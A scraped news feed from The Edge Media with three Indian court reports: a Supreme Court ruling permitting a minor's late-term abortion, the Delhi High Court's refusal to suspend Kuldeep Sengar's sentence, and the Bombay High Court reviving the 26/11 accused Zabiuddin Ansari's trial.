The post Minor Cannot Be Forced Into Motherhood Says Supreme Court appeared first on The Edge Media.
]]>The ruling came while hearing the case of a 17 year old girl who was 30 weeks pregnant. The court allowed medical termination of the pregnancy under strict medical supervision, noting that forcing a minor to carry a pregnancy would violate her personal liberty and bodily autonomy.

A bench comprising Justice B V Nagarathna and Justice Ujjal Bhuyan underlined that reproductive choices are a fundamental aspect of personal dignity.
The judges said that a woman’s consent is central to decisions related to pregnancy, and courts cannot override that choice, especially when the pregnant individual is a minor facing physical and emotional distress.
The court examined the medical board’s report, which stated that termination at this stage would not pose a serious threat to the life of the girl if conducted under expert medical care. Taking this into account, the bench permitted the procedure at a government hospital in Mumbai, ensuring that all necessary safeguards would be followed.
The judges further clarified that the legality of the pregnancy, whether it resulted from consensual relations or otherwise, is not the primary issue in such cases. What matters is the well being of the minor and her clear unwillingness to continue the pregnancy. The court reiterated that no girl should be forced into motherhood simply because the pregnancy has crossed a certain duration.
This judgment reinforces the principle that reproductive freedom and consent are essential rights, and minors deserve special protection under the law when facing such life altering situations.
The post Minor Cannot Be Forced Into Motherhood Says Supreme Court appeared first on The Edge Media.
]]>The post Delhi High Court Refuses to Suspend Sentence of Kuldeep Sengar in Unnao Custodial Death Case appeared first on The Edge Media.
]]>Justice Ravinder Dudeja said no grounds were made out for granting relief and dismissed the application seeking suspension of the sentence. The court observed that although Sengar has undergone a long period of incarceration, relief could not be granted solely on the basis of delay, noting that part of the delay was due to multiple applications filed by him during the pendency of his appeal.
The judge said the ends of justice would be better served by hearing the appeal at the earliest and listed the matter for further hearing on February 3.

On March 13, 2020, a trial court sentenced Sengar to 10 years of rigorous imprisonment along with a fine of Rs 10 lakh in the case related to the death of the survivor’s father while in custody. The court had said that no leniency could be shown in the killing of a family’s sole breadwinner.
The trial court had also handed down 10-year jail terms to Sengar’s brother Atul Singh Sengar and five other accused for their role in the custodial death. The survivor’s father was arrested under the Arms Act at Sengar’s instance and died in custody on April 9, 2018, due to alleged police brutality.
Sengar was convicted of kidnapping and raping the minor survivor in 2017. In the custodial death case, the trial court did not convict the accused for murder under the Indian Penal Code but imposed the maximum punishment for culpable homicide not amounting to murder under Section 304, after holding that there was no intention to kill.
Sengar’s appeals against his conviction in the rape case, in which he was sentenced in December 2019 to imprisonment for the remainder of his life, as well as in the custodial death case, are pending before the High Court. His sentence in the rape case was suspended by the High Court on December 23, 2025, but the Supreme Court stayed that suspension on December 29, 2025.
The post Delhi High Court Refuses to Suspend Sentence of Kuldeep Sengar in Unnao Custodial Death Case appeared first on The Edge Media.
]]>The post Bombay High Court Clears Way for Resumption of 26/11 Accused Zabiuddin Ansari’s Trial appeared first on The Edge Media.
]]>
Justice R N Laddha’s bench accepted the petition filed by the Delhi Police, the Ministry of Civil Aviation, and the Ministry of External Affairs, which had challenged the 2018 directive from the trial court. That order had instructed them to hand over certain classified documents requested by Ansari, putting the proceedings on hold for several years.
Government Challenge and Court’s Decision
The trial had remained suspended since 2018 as the authorities awaited a ruling on their petition. Solicitor General Tushar Mehta, representing the central government, argued that the trial court’s decision was legally flawed and should be overturned. The High Court agreed with this argument, allowing the case to move forward after a long pause.
Role of Ansari in the 26/11 Mumbai Terror Attacks

Ansari has been accused of playing a key operational role in the November 26, 2008 Mumbai attacks, which killed 166 people, including several foreigners. Investigators claim he not only helped plan the operation but also trained the Pakistani terrorists in Hindi and familiarized them with Mumbai’s geography so they could blend in easily.
The attackers arrived in Mumbai from the Arabian Sea, heavily armed, and unleashed a three-day siege across multiple locations. The only terrorist captured alive, Ajmal Kasab, was tried and executed in 2012 following his conviction by a special court.

Ansari’s Arrest and Legal History
Ansari had claimed he was arrested in Saudi Arabia before being deported to India, and had requested specific documents from the Mumbai special court to support his argument. In 2018, the court granted his plea, but the authorities objected and sought relief from the High Court, which has now quashed the earlier order.
The Delhi Police Special Cell maintains that Ansari, a Lashkar-e-Taiba member, was apprehended near Delhi airport. His name had also surfaced in intercepted communications from a Karachi-based control room that coordinated the 26/11 attacks.
Ansari was previously sentenced to life imprisonment in 2016 by a Maharashtra Control of Organised Crime Act (MCOCA) court for his involvement in the 2006 Aurangabad arms haul case. He had earlier escaped police custody, traveled to Bangladesh, and fled to Pakistan before being tracked down in Saudi Arabia. DNA tests matched his identity through samples taken from his family in Beed, Maharashtra, leading to his deportation to India in June 2012.
During interrogation, Ansari reportedly revealed details about his interactions with senior Lashkar commanders, including its founder Hafiz Saeed, and their efforts to expand recruitment through online networks.
The post Bombay High Court Clears Way for Resumption of 26/11 Accused Zabiuddin Ansari’s Trial appeared first on The Edge Media.
]]>